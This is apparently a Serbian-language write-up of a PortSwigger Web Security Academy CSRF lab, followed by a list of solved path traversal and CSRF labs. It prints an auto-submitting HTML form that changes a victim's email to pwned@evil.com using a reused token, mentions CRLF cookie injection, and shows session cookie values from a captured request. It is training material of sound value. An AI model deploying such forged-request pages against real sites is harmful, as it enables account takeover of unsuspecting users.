Prvo sam otvorio lab i preko Burp Suite-a analizirao zahtev za promenu email adrese POST /my-account/change-email. U response-u servera pronašao sam CSRF token koji se nalazi u hidden polju forme, kao i csrfKey cookie koji aplikacija koristi za validaciju zahteva. Nakon toga sam otvorio exploit server i napravio HTML formu koja šalje POST zahtev ka /my-account/change-email. U formi sam dodao:

hidden polje `<input type="hidden" name="email" value="pwned@evil.com">`

hidden CSRF parametar `<input type="hidden" name="csrf" value="UA17...">` - Koristio sam validan CSRF token koji sam prethodno dobio iz svog naloga

CRLF injection kroz search parametar kako bih ubacio Set-Cookie header - Na ovaj način browser žrtve postavljam proizvoljan csrfKey.



ision change-email; hiding specific extensions

Pro version only

	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
her	✓		200	3760	HTML		CSRF where token is ti...		✓	34.246.129.62

GET request to https://0a700043047037d281dca7fe00170024.web-security-academy.net/my-a...

PreviousNextAction

RequestResponse

PrettyRawHex

1 GET /my-account?id=wiener HTTP/2

2 Host: 0a700043047037d281dca7fe00170024.web-security-academy.net

3 Cookie: csrfKey=7JBUw8aZnRlq8nV2odQd63aVzVP834H7; session=e1AKHQ6MYHNu2zsgz1LjiTVV3ydmPrWK

4 Cache-Control: max-age=0

5 Accept-Language: en-US,en;q=0.9

6 Upgrade-Insecure-Requests: 1

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

9 Sec-Fetch-Site: same-origin

10 Sec-Fetch-Mode: navigate

11 Sec-Fetch-User: ?1

12 Sec-Fetch-Dest: document

13 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"

14 Sec-Ch-Ua-Mobile: ?0

15 Sec-Ch-Ua-Platform: "Windows"

16 Referer: https://0a700043047037d281dca7fe00170024.web-security-academy.net/login

17 Accept-Encoding: gzip, deflate, br

Response

PrettyRawHexRender

CSRF where token is tied to no

Exploit Server: CSRF where tok...

exploit-0a930098041537a3813ca6ab015a007d.exploit-server.net

Share your skills!Continue learning >>

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a930098041537a3813ca6ab015a007d.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<body>
  <form action="https://0a700043047037d281dca7fe00170024.web-security-academy.net/my-account/change-email" method="POST">
    <input type="hidden" name="email" value="pwned@evil.com">
    <input type="hidden" name="csrf" value="UA17WBd61Uk5Bt5IPbnTGV1abHjGnJS5">
  </form>

  <script>
    document.forms[0].submit();
  </script>
```

LABOVI URAĐENI SS:

Path traversal

-  **LAB** **APPRENTICE** File path traversal, simple case →  Solved
-  **LAB** **PRACTITIONER** File path traversal, traversal sequences blocked with absolute path bypass →  Solved
-  **LAB** **PRACTITIONER** File path traversal, traversal sequences stripped non-recursively →  Solved
-  **LAB** **PRACTITIONER** File path traversal, traversal sequences stripped with superfluous URL-decode →  Solved
-  **LAB** **PRACTITIONER** File path traversal, validation of start of path →  Solved

Cross-site request forgery (CSRF)

-  **LAB** **APPRENTICE** CSRF vulnerability with no defenses →  Solved
-  **LAB** **PRACTITIONER** CSRF where token validation depends on request method →  Solved
-  **LAB** **PRACTITIONER** CSRF where token validation depends on token being present →  Solved
-  **LAB** **PRACTITIONER** CSRF where token is not tied to user session →  Solved
-  **LAB** **PRACTITIONER** CSRF where token is tied to non-session cookie →  Solved